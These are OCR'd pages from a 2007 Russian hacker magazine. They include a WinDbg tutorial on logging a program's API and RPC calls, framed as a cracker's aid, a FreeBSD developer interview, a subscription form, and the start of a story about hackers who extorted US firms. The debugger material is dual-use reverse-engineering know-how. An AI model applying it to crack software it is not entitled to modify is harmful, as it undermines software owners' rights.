
ДИЗАССЕМБЛИРОВАНИЕ ОКРЕСТНОСТЕЙ ТОЧКИ ВХОДА

```
0:000> u
notepad+0x6420:
01006420         push   ebp
01006421         mov    ebp,esp
01006423         push   0xff
01006425         push   0x1001888
0100642a         push   0x10065d0
0100642f         mov    eax,fs:[0]
01006435         push   eax
01006436         mov    fs:[0],esp
```

Теперь, когда все подготовительные мероприятия завершены, необходимо подключить модуль расширения. Для этого даем команду



> Крах ApiMon'а при попытке скормить ему FAR, упакованный ASPack'ом



> Отчет ApiMon'а о количестве вызовов API-функций, совершенных подопытной программой

!load <name>, где name — имя модуля расширения без .dll (в данном случае — logexts). Полностью вся команда выглядит так:

```
0:000> !load logexts
```

Отладчик проглатывает ее как ни в чем не бывало, и создается впечатление, что ничего не происходит. Но это не так! Чтобы убедиться, что модуль расширения успешно загружен, вызовем его локальную справку, набрав команду !logexts.help. Мы видим, сколько тут всего, хорошего и разного! С одного захода это даже не разгрызть, но мы все-таки попробуем. Команда !loge [dir] активирует шпионаж за API-функциями, при желании позволяя указать каталог, в котором будет автоматически создана поддиректория LogExts для хранения логов. Логи могут писаться как в текстовом, там и в двоичном формате (формат вывода задается командой !logo), причем имя лога соответствует имени исполняемого файла, за которым он шпионил (например, noTEPAD.EXE.txt — да-да, вот именно в таком регистре он и записывается).

Вызванная без параметров команда !logo выводит текущий формат лога. Чтобы включить текстовый формат, необходимо набрать «!logo e t», а чтобы включить все 3 параметра, необходимо трижды вызвать !logo с разными ключами.

К сожалению, конструкцию «!logo e dtv» отладчик не переваривает. Редиска!

Для сокращения размеров лога и выкидывания заведомо ненужной информации WinDbg поддерживает категории API-вызовов, список которых можно вывести на экран командой !logc:

ПРОСМОТР КАТЕГОРИЙ API-ФУНКЦИЙ

```
0:000> !logc
Categories:
1 AdvApi32                  Enabled
2 AtomFunctions             Enabled
3 AVIFileExports            Enabled
4 Clipboard                 Enabled
5 ComponentObjectModel      Enabled
6 DebuggingAndErrorHandling
                            Enabled
7 DeviceFunctions           Enabled
8 Direct3D                  Enabled
9 DirectDraw                Enabled
...
25 User32StringExports      Enabled
26 Version                  Enabled
27 WinSock2                 Enabled
```

Как видно, всего имеется 27 категорий, и для просмотра функций, входящих в каждую из категорий, можно воспользоваться командой !logic p #, где # — номер категории, например 16 — MemoryManagementFunctions.

ПРОСМОТР ИМЕН API-ФУНКЦИЙ, ВХОДЯЩИХ В КАТЕГОРИЮ MEMORYMANAGEMENTFUNCTIONS

```
0:000> !logc p 16
MemoryManagementFunctions:
  AllocateUserPhysicalPages
 KERNEL32.DLL
  FreeUserPhysicalPages
 KERNEL32.DLL
  GetProcessHeap
 KERNEL32.DLL
  GetProcessHeaps
 KERNEL32.DLL
…
  OpenFileMappingA
 KERNEL32.DLL
  OpenFileMappingW
 KERNEL32.DLL
  UnmapViewOfFile
 KERNEL32.DLL
```

Для шпионажа за определенными категориями функций даем команду !logc e # # #, где e — включить (enable) шпионаж, а # — перечень категорий. Ключ 'd' (disable), соответственно, означает исключить данную категорию (категории) API-функций из круга подозреваемый и не шпионить за ними. Команда !logc e * включает все категории (и это основной режим шпиона, в котором гоняют его хакеры при первом знакомстве с ломаемой программой).

При желании можно указать перечень динамических библиотек, за которыми следует/не следует следить. Зачастую это намного проще, чем возиться с категориями. Отображением списка текущих поднадзорных библиотек занимается команда !logm:

ПРОСМОТР СПИСКА ДИНАМИЧЕСКИХ БИБЛИОТЕК, ЗА КОТОРЫМИ ОСУЩЕСТВЛЯЕТСЯ ШПИОНАЖ

```
0:000> !logm
Included modules:
USER32.DLL
GDI32.DLL
ADVAPI32.DLL
```

Microsoft Windows Debugger (далее по тексту просто WinDeb) входит в состав множества продуктов: Platform SDK, DDK, WDF, а также поставляется вместе с самостоятельным пакетом «Debugging Tools for Windows», занимающим чуть больше 15 Мб. Причем версия WinDeb из комплекта «Debugging Tools for Windows» обычно самая свежая и содержит наибольшее количество всяких полезных расширений. Скачать ее можно с www.microsoft.com/whdc/devtools/debugging (32-битная и 64-битная версии). Microsoft устроила бесплатную раздачу, не требуя даже проверки подлинности копии Windows. По крайней мере, пока. В любом случае, этот пакет валяется на многих сайтах, но далеко не всегда первой свежести.

Просматривая этот список, мы с удивлением обнаруживаем в нем отсутствие KERNEL32.DLL — базовой ядерной библиотеки, содержащей максимум интересующих нас функций. Попытка включить ее в список командой !logm i KERNEL32.DLL приводит к появлению многоэтажного матерного ругательства: мол, KERNEL32.DLL обязательно должна быть исключена и включению не подлежит:

КАТЕГОРИЧЕСКИЙ ОТКАЗ ОТЛАДЧИКА ШПИОНИТЬ ЗА KERNEL32.DLL

```
0:000> !logm i KERNEL32.DLL
KERNEL32.DLL is mandatory for
exclusion so it can't be included.
Included modules:
```

На самом деле, стоит только нажать <F5>, как в логе (параллельно выводимом на экран и в файл) появятся перехваченные имена API-функций, принадлежащих KERNEL32.DLL:

ФРАГМЕНТ ШПИОНСКОГО ПРОТОКОЛА, СОДЕРЖАЩЕГО ВСЮ НУЖНУЮ НАМ ИНФУ

```
Thrd 4c4 010029BD GetProcAddress(
NULL "RegisterPenApp") -> NULL
[FAIL]
Thrd 4c4 77E202F2
LoadLibraryExW("INDICDLL.
dll" NULL ALTERED_SRCH_PATH) ->
0x6E380000
Thrd 4c4 77106CF2 GetProcAddress(
0x77F80000 "NtQuerySystemInformat
ion") -> 0x77F889DC
Thrd 4c4 77106D0D GetProcAddress(
0x77F80000 "NtOpenFile") ->
0x77F886AC
Thrd 4c4 77106D1A GetProcAddress(
0x77F80000 "RtlInitUnicodeString")
-> 0x77FABE9C
Thrd 4c4 77E202F2
LoadLibraryExW("PDSHELL.DLL" NULL
ALTERED_SRCH_PATH) -> 0x00F30000
Thrd 4c4 77E202F2
LoadLibraryExW("SSSensor.
dll" NULL ALTERED_SRCH_PATH) ->
0x013B0000
Thrd 4c4 76AE1DAB GetProcAddress(
0x79430000 "GetUserDefaultUILangu
age") -> 0x7947106B
Thrd 4c4 7CEAAF39 GetProcAddress(
0x77E10000 "GetSystemMetrics") ->
0x77E33277
Thrd 4c4 7CEAAF4A GetProcAddress(
0x77E10000 "MonitorFromWindow") ->
0x77E2920B
Thrd 4c4 7CEAAF5B GetProcAddress(
0x77E10000 "MonitorFromRect") ->
0x77E20D54
Thrd 4c4 7CEAAF6C GetProcAddress(
0x77E10000 "MonitorFromPoint") ->
0x77E2A0F2
Thrd 4c4 7CEAAF7D GetProcAddress(
0x77E10000 "EnumDisplayMonitors")
-> 0x77E1F61D
Thrd 4c4 7CEAAF8E GetProcAddress(
0x77E10000 "EnumDisplayDevicesW")
-> 0x77E18A08
Thrd 4c4 7CEAAFAE GetProcAddress(
0x77E10000 "GetMonitorInfoW") ->
0x77E2A07E
```

В наше распоряжение попадают номера потоков (thrd), адреса вызова API-функций вместе с передаваемыми ими аргументами. По приведенному выше фрагменту лога видно, что, вызвав функцию GetProcAddress(NULL «RegisterPenApp») по адресу 010029BDh, блокнот погрузился в пучину системных библиотек, лежащих далеко за пределами принадлежащей ему области адресов. Но это не главное. Главное то, что шпион от Microsoft работает и успешно шпионит, практически ни в чем не уступая большинству своих конкурентов, а кое в чем их даже и обгоняя!

> i386kd — консольная версия ядерного отладчика от Microsoft

Техника RPC-шпионажа

RPC-шпионаж осуществляется во всем аналогично API-шпионажу (ну, практически аналогично), только вместо logexts используется расширение rpcexts, загружаемое командой !load rpcexts и выдающее справку по своим ключам командой !rpcexts.help.

Ключи же настолько обширны, что требуют для своего описания целой статьи. Но в большинстве случаев встроенного хелпа вполне достаточно!

Заключение

Мы рассмотрели всего лишь 2 расширения отладчика WinDbg из очень многих! Ну, так чего же мы сидим? Чего ждем?! Загружаем все расширения одно за другим, даем команду !name.help, смотрим, курим, читаем, втыкаем, после чего экспериментируем, постигая все новые границы и мысленно сравнивая возможности WinDbg и Soft-Ice. Но, несмотря ни на что, Soft-Ice все-таки жалко. Хороший был отладчик...



X-КОНКУРС



Победитель нового конкурса вырвет из наших рук крутой монитор ViewSonic VX922 со временем отклика 2 см. Спеши 20 февраля на forum.xakep.ru

Вот и наступил новый 2007 год. И, надеюсь, предыдущий прошел для тебя только с пользой, новыми знаниями и яркими впечатлениями. Дух Рождества еще кружится в твоей голове, а студентам-хакерам нужно сдавать экзамены, иначе из них получатся солдаты-хакеры :). Но хакер Вася завалил 3 экзамена подряд, и ему необходима помощь. Никто, кроме тебя, не может ему помочь, а ведь за его свободу тебе предлагают неплохую прибавку к стипендии. Взломай базу коррупционера Иванова, иначе Васе придется драить толчки каждый вечер после отбоя на протяжении следующих двух лет, а тебе — жить на жалкую студенческую стипендию.

Лидерами новогоднего конкурса стали сразу 5 человек: Great, swish, VDShark, grazy и L0GA4.

Но понтовый TFT-монитор получит самый первый, на несколько минут обогнавший соперников хакер под ником Great. Он первым преодолел все препятствия, с чем мы его и поздравляем :).

ИЛЬЯ АЛЕКСАНДРОВ
/ILYA_AL@RAMBLER.RU/

РУССКИЙ OPEN SOURCE

РАЗГОВОР С РОССИЙСКИМИ РАЗРАБОТЧИКАМИ FREEBSD

Возможно, FreeBSD установлена на твоем домашнем компе. Или ты держишь ее только на сервере. Или на удаленном шелле. Этого я не знаю, но в том, что ты хоть раз в жизни работал с этой осью, у меня сомнений нет. Еще бы — ее надежность и безопасность уже давно признаны компьютерным сообществом. И в этом успехе есть наша, российская, составляющая.

И. А. — ИЛЬЯ АЛЕКСАНДРОВ
INFOFARMER (I.) — АНДРЕЙ ПАНТЮХИН
KRION (K.) — КИРИЛЛ ПОНОМАРЕВ
RIK (R.) — РОМАН КУРАКИН
TOBEZ (T.) — АНТОН БЕРЕЗИН

И. А.: Как ты стал разработчиком FreeBSD? Каков был твой первый вклад в развитие системы?

I.: Как и многие другие разработчики, я начал свой путь в проекте с активного использования FreeBSD, сначала в качестве чудо-сервера домашней сети, а со временем на всех собственных или находящихся под моей ответственностью компьютерах. В освоении мира Unix неоценимую помощь мне оказала коллекция портов. Пришло время, и Сергей Матвейчук помог мне с моим первым портом. А когда их количество подросло, Кирилл Пономарев неожиданно предложил мне стать частью сообщества разработчиков.

K.: Разработчиком FreeBSD я стал довольно случайно: мне понравилась коллекция портов; затем я захотел понять, как они работают, как создаются, кто их поддерживает и т.д. Процесс изучения всего вышесказанного начался в 2002 году. В 2003 году я начал отсылать PR (problem reports) в GNATS (система баг-репортов), находя и улучшая качество существующих портов и попутно создавая новые.

R.: Членом команды разработчиков FreeBSD я стал довольно нетрадиционным путем. На тот момент я представлял российского производителя телекоммуникационного оборудования и как разработчик драйверов для этого оборудования (в том числе и под FreeBSD) вел переговоры как по обновлению драйвера, который уже был в системе, так и по добавлению новых драйверов. Одному участнику переговоров со стороны



Андрей Пантюхин
Родился в 1985 году, окончил математическую школу. Немного поучился в разных университетах, но, не обнаружив интереса к диплому, бросил вуз. Работает в ИТ-сфере. Увлекается хорошей музыкой и кино.



Кирилл Пономарев
Родился в Москве в 1977 году. После окончания университета уехал на работу в Германию, где живет и сейчас. В настоящее время работает системным интегратором в Hitachi Data Systems. Хобби одно — FreeBSD.

проекта я написал, что неплохо было бы иметь возможность самому обновлять драйверы в системе, и мне был предложен src-commit bit (право модифицировать основное дерево системы). Собственно, эти драйверы и можно назвать первым основным моим вкладом в развитие ОС.

Т.: В лаборатории, где я работал, в 1997 году понадобился файл-сервер. Windows нам ставить не хотелось; производительность OS/2, которую мы в основном использовали в то время, оставляла желать лучшего. Один из моих коллег имел опыт работы с FreeBSD. Ее мы и поставили. При работе с системой, ее изучении, неизбежно всплывали недочеты. Я стал посылать Problem Reports, и через некоторое время был «наказан» commit bit'ом.

И. А.: Чем занимаешься в проекте? Какова твоя специализация?

I.: Всегда рад добавить что-нибудь новое в коллекцию портов. Занятие достаточно рутинное, но есть и приятная сторона — постоянные знакомства с новыми людьми. Большинство разработчиков открытого софта знают и уважают наш проект, благодарят, оказывают поддержку и даже испытывают гордость, когда мы портируем их произведения. Мой особенный интерес — в инфраструктуре, где небольшие изменения могут сэкономить массу времени, проводимого разработчиками в рутине.

K.: На данный момент я являюсь членом группы portmgr. Она координирует глобальные изменения в дереве портов, одобряет путем голосования добавление новых разработчиков для commit bit'a в порты и напрямую работает с core@, re@ (release engineering team) и secteam@ (security team) над будущими релизами FreeBSD и созданием пакетов (packages) для будущих релизов и т.д. По прошествии некоторого времени я начал работать в pkgtools, утилиты для создания пакетов, и получил commit bit в CVS src/дерево.

R.: До того как я сменил место работы, основное мое занятие было связано с теми драйверами, по причине которых я стал участником проекта, плюс с протокольными драйверами, необходимыми для работы этого оборудования. Я все еще сохраняю интерес к этой области, хотя моя текущая работа с проектом никак не связана. Сейчас к этим интересам добавилась поддержка работы инфракрасных портов через USB, которую я перенес для FreeBSD с NetBSD. Она, к сожалению, пока не доступна в составе системы.

Т.: В основном я занимаюсь портами, главным образом связанными с Perl, включая сам Perl.

И. А.: Как происходит общение между разработчиками?

R.: С большинством разработчиков я общаюсь в основном через списки рассылки. С московской частью нашей команды, к счастью, общение происходит в более неформальной обстановке. Если я скажу, что за кружкой пива, то совру. Некоторые из нас предпочитают вино, а некоторые замечательно общаются и за стаканом сока, кто-то — из-за необходимости садиться за руль, а кто-то — из-за стремления вести здоровый образ жизни. Мне б их силу воли ;-).

Т.: В основном — рассылки и IRC. Пытаемся встречаться, когда получается. Разработчики, собирающиеся в тот или иной город или страну, часто «кидают клич» в рассылку, и местные организуют встречу. Иногда этим занимаются другие коммитеры, иногда — локальные группы пользователей FreeBSD/BSD/Unix.

И. А.: Твоя работа вообще никак не оплачивается, или иногда бывают какие-нибудь материальные дивиденды? Как удается совмещать постоянную работу и участие в разработке Free?

I.: Мне лично повезло с друзьями на работе. Они часто себе в тягость закрывают глаза на мое увлечение FreeBSD и позволяют мне совмещать приятное с полезным. Более того, порой друзья помогают подработать. Именно так я попал в одно образовательное учреждение, где получил замечательную возможность время от времени вести курсы по FreeBSD и другому открытому софту.

Т.: Напрямую работа не оплачивается. Однако очень часто основная работа бывает связана с FreeBSD, поэтому многие вещи делаются, так сказать, по долгу службы. Основное преимущество в такой ситуации — это не деньги, а возможность тратить рабочее время на FreeBSD. Насчет совмещения — у каждого ведь есть свое хобби, так? У большинства разработчиков это FreeBSD.

И. А.: Во FreeBSD есть человек, которого ты можешь назвать своим руководителем?

I.: Постоянной иерархии нет, я руководствуюсь собственным видением текущих проблем. Но иногда возникают мини-проекты, где есть лидер, диктующий правила игры. Надо сказать, FreeBSD отличается от других свободных ОС, типа Linux или OpenBSD, своей исключительной демократичностью. Говорят, это замедляет прогресс и ухудшает координацию в проекте, но я считаю, в свободе разработчиков — наша большая сила. Возможность аргументированно поспорить и серьезно повлиять на развитие системы — очень важный компонент мотивации.


R.: Как правило, у разработчиков есть кто-то вроде руководителя на первом этапе. Он называется mentor (наставник). Иногда их бывает



Роман Куракин
Год рождения — 1979. В данный момент является сотрудником РНЦ КИ и занимается исследованиями в области грид-систем. Ведет курс информатики в школе в 10-11-х классах. В свободное время играет на гитаре.



Антон Березин
Родился в 1970-м, в 1995-м уехал в Копенгаген. Живет в Дании, работает сетевым программистом в сфере телекоммуникаций. Также участвует в разработке языка программирования Perl.



> Кириллическое зеркало официального сайта FreeBSD


несколько. По действующим правилам, первые шаги новый участник должен совершать только после их одобрения наставником. А тот, в случае чего, поправит и скажет, если что-то делается не так. После некоторого времени, которое определяет наставник, разработчик отпускается в свободное плавание.

И. А.: FreeBSD делают люди многих стран. Откуда родом большая часть разработчиков?
К.: FreeBSD довольно-таки многонациональный проект, большинство разработчиков из Америки. Из бывших стран СНГ нас тоже много, в настоящее время около 40-45 человек. Разработчики, как правило, совмещают основную работу с работой в FreeBSD, так как многие из них занимаются, программируют, администрируют FreeBSD на основной работе.
I.: Разработчиков больше там, где лучше коннект и чаще встречаются компьютеры. На первом месте США, потом Германия. К сожалению, Россия пока не на первых местах по этим показателям. В какой-то степени это, нужно думать, компенсируется легендарной остротой русского ума, на что, однако, может претендовать любая нация. В этом году обещали подключить к интернету все российские школы. Будем надеяться, что на фоне «офисных» навыков у нового поколения разовьется здоровый интерес к информационным технологиям.

И. А.: Как стать разработчиком FreeBSD? Может ли в команду влиться любой толковый парень с улицы?
T.: Да, разумеется. Шлите качественные Problem Reports и почти неизбежно будете «наказаны». Бывают, конечно, исключения, когда человек сам не хочет. Так произошло, например, с легендарным японцем KATO Tsuguru, который шлет феноменальное количество обновлений портов. Ходят слухи, что это псевдоним, за которым скрывается коллектив из 10 человек :-).
R.: Да, безусловно. Любой человек, вносящий заметный вклад в развитие системы или решивший взяться за какую-то подсистему, может быть «наказан» за свои усилия. Ведь с момента, как ему дадут commit bit, он будет официально назван «груздем», и от «кузовка» ему уже будет некуда деваться. Кроме интереса, у человека появится еще и ответственность.

И. А.: Что такое FreeBSD Core Team? Чем занимаются люди, входящие туда? Вообще, было бы интересно узнать схему работы.
T.: Core Team в основном занимается разрешением конфликтов между коммитерами (разработчиками — примечание И. А.). Их задача также — одобрение кандидатур новых src-коммитеров и общий надзор над прочими органами проекта, в числе которых можно упомянуть portmgr — одобрение кандидатур port-коммитеров, инфраструктура портов; doceng — то же, что и portmgr, но для документации; release engineering team — ответственные за процесс выпуска новых версий системы; secteam — вопросы безопасности; admin team — сисадмины кластера FreeBSD.org. Из всех этих образований только Core Team является выборным органов. Во все остальные люди попадают так же, как и в коммитеры — их поощряют за хорошую работу.

И. А.: Есть ли у свободного ПО шансы вытеснить Windows с десктопа? Или, быть может, это и не нужно?
I.: Мало кому из нас хочется видеть FreeBSD на всех компьютерах в мире. Мне особенно приятно наблюдать растущее разнообразие полноценных систем, от BSD и Linux до Haiku и ReactOS. Что до коммерческих, закрытых систем, главным образом Windows и Mac OS X, они зачастую являются двигателем прогресса во многих областях, источником идей и даже эталоном качества, если речь заходит, например, о дружелюбности системы к далеким от компьютеров людям. На практике конкуренция принимает все более здоровый вид, а между сообществами разработчиков


с удивительной скоростью налаживаются добрососедские отношения.

И. А.: Какую литературу по FreeBSD посоветуешь системным администраторам? Обычным пользователям? Имеет ли смысл читать что-либо, кроме Handbook?
I.: Имеет смысл читать все, что кажется интересным, по любым Unix-системам. FreeBSD следует лучшим традициям своих прародителей. Имея хороший опыт администрирования никсов, ты не найдешь неприятных сюрпризов в нашей системе. Кроме того, BSD-системы издавна славятся исключительно высоким качеством страниц справочника, так что привычка пользоваться командой man (1) не повредит.

И. А.: Как относишься к Microsoft? Многие думают, что разработчики BSD ненавидят корпорацию лютой ненавистью и метают дротики в фото Гейтса...
K.: На самом деле, разработчики FreeBSD толерантны к корпорации MS, а также к Гейтсу. Метание дротиков в фото Гейтса — это удел сумасшедших фанатов свободного ПО, которые не могут понять, что, если бы не было MS, их, как фанатов, наверное, тоже не было бы.
I.: Единственные эмоции, которые я обычно испытываю по поводу MS, — это радость и восторг от сюрпризов, постоянно обнаруживаемых в ее продуктах, услугах и деятельности в целом. Если же говорить о рациональном мнении, я искренне благодарен Гейтсу за вклад в ИТ, за то, что менее заинтересованные в компьютерах пользователи сами могут пользоваться теми же технологиями, что и я.

И. А.: Что, по-твоему, не хватает FreeBSD сегодня? Каким ты видишь ее будущее?
T.: Со своей колокольни я вижу, что теперешняя инфраструктура портов начинает не справляться с их количеством (16300+). Этот вопрос, так или иначе, придется решать в течение ближайших лет трех. Интересно, насколько хорошо FreeBSD будет себя вести на обещанных Интелом в течение пяти лет 80-ядерных процессорах. Будущее предсказывать не берусь, но рассчитываю, что в нем место для любимой системы найдется.
I.: Я люблю проект таким, какой он есть. Мое богатство — десятки новых друзей, которых у меня уже никто не отнимет. Это и есть FreeBSD — круг друзей, замечательных, добродушных, веселых людей. Ничего, кроме приятных сюрпризов, в такой компании от будущего ждать нельзя. А главный сюрприз для нас всегда — новые лица. Вливайтесь!



ПО ВСЕМ ВОПРОСАМ,

связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва,

ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев — 1980 руб за 12 месяцев

☐ на журнал Хакер DVD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 2007 г.

☐ Доставлять журнал почтой по домашнему адресу
☐ Доставлять журнал курьером по рабочему адресу (в Москве)
Подробнее о курьерской доставке читайте ниже*

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________

Дата рожд. __ . __ . __ г. (день, месяц, год)

АДРЕС ДОСТАВКИ

Индекс ____
Область/край ____
Город ____
Улица ____
Дом ____ Корпус ____
Квартира/офис ____
Телефон (код) ____
E-mail ____
Сумма оплаты ____

*Курьерская доставка осуществляется только в Москве по рабочему адресу подписчика. Для оформления доставки курьером укажите в подписном купоне адрес и название своей организации.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ____ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ____ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир



FBI против русских хакеров

История кибервзломщиков из Челябинска

ИЛЬЯ АЛЕКСАНДРОВ
/ILYA_AL@RAMBLER.RU/

Мы много рассказывали тебе о зарубежных легендах хак-сцены. Митник, Legion of doom, Кевин Паулсен... Но любой на Западе знает, что самые умелые и яростные компьютерные взломщики живут в России. Раскрученный массмедиа-миф, скажешь ты? Может быть, но у этого мифа есть очень серьезные основания.

Челябинск. 2000 год


Василий Горшков родился и вырос в Челябинске. Это холодный уральский город, где в союзные времена размещались заводы по производству ядерного оружия. Потом Союз рухнул, и от ядерного оружия остались лишь химикаты, засорившие реку. В это непростое время Горшков закончил факультет машиностроения Южно-Уральского университета, но работать по специальности не хотел. У Василия была мечта — открыть бизнес в Сети. Что-то вроде Amazon.com или Ebay.com.

Он снял помещение для офиса, которым стала небольшая комната на Челябинской текстильной фабрике. Закупил старенькие компьютеры, а в качестве мебели выступили пластиковые стулья, добытые на очередной акции Coca-Cola.

В год миллениума Горшкову исполнялось 24 года. Он нанял команду из четырех программистов, зарегистрировал сайт http://tech.net.ru. Но катастрофически не хватало денег. Компании и слышать ничего не хотели об электронной коммерции. А уж чтобы распространять свою продукцию через глобальную Сеть — тогда для фирмы провинциального города это было немыслимо. Единственным доходом стало создание веб-сайтов, но этого было чертовски мало. Одним из программистов, нанятых Горшковым, оказался Алексей Иванов. Девятнадцатилетний Алексей был из бедной семьи. Зарплаты матери-учительницы едва хватало на самое необходимое. Но Иванову ничего было не нужно, кроме компьютера, появившегося у него в шестнадцатилетнем возрасте. Алексей самостоятельно освоил программирование и даже поучился на техническом факультете в Челябинском университете, но на первом же курсе его отчислили. Уже не понаслышке знавший о хаке, Иванов предложил Горшкову вариант заработка.

Заработок сводился к вымогательству денег у зарубежных компаний. Сначала хакеры сканировали сеть на уязвимости. Как правило, выбирался диапазон IP-адресов американских провайдеров. Когда уязвимость находилась (обычно это были дыры в серверных версиях винды), они связывались с системным администратором фирмы. Чаще всего это происходило с помощью электронной почты. Текст письма всегда был одного и того же характера: «Здравствуйте. Я представляю группу компьютерных экспертов. Мы специализируемся на проверке защищенности





› Йон Моргенштерн



› Горшков и его жена

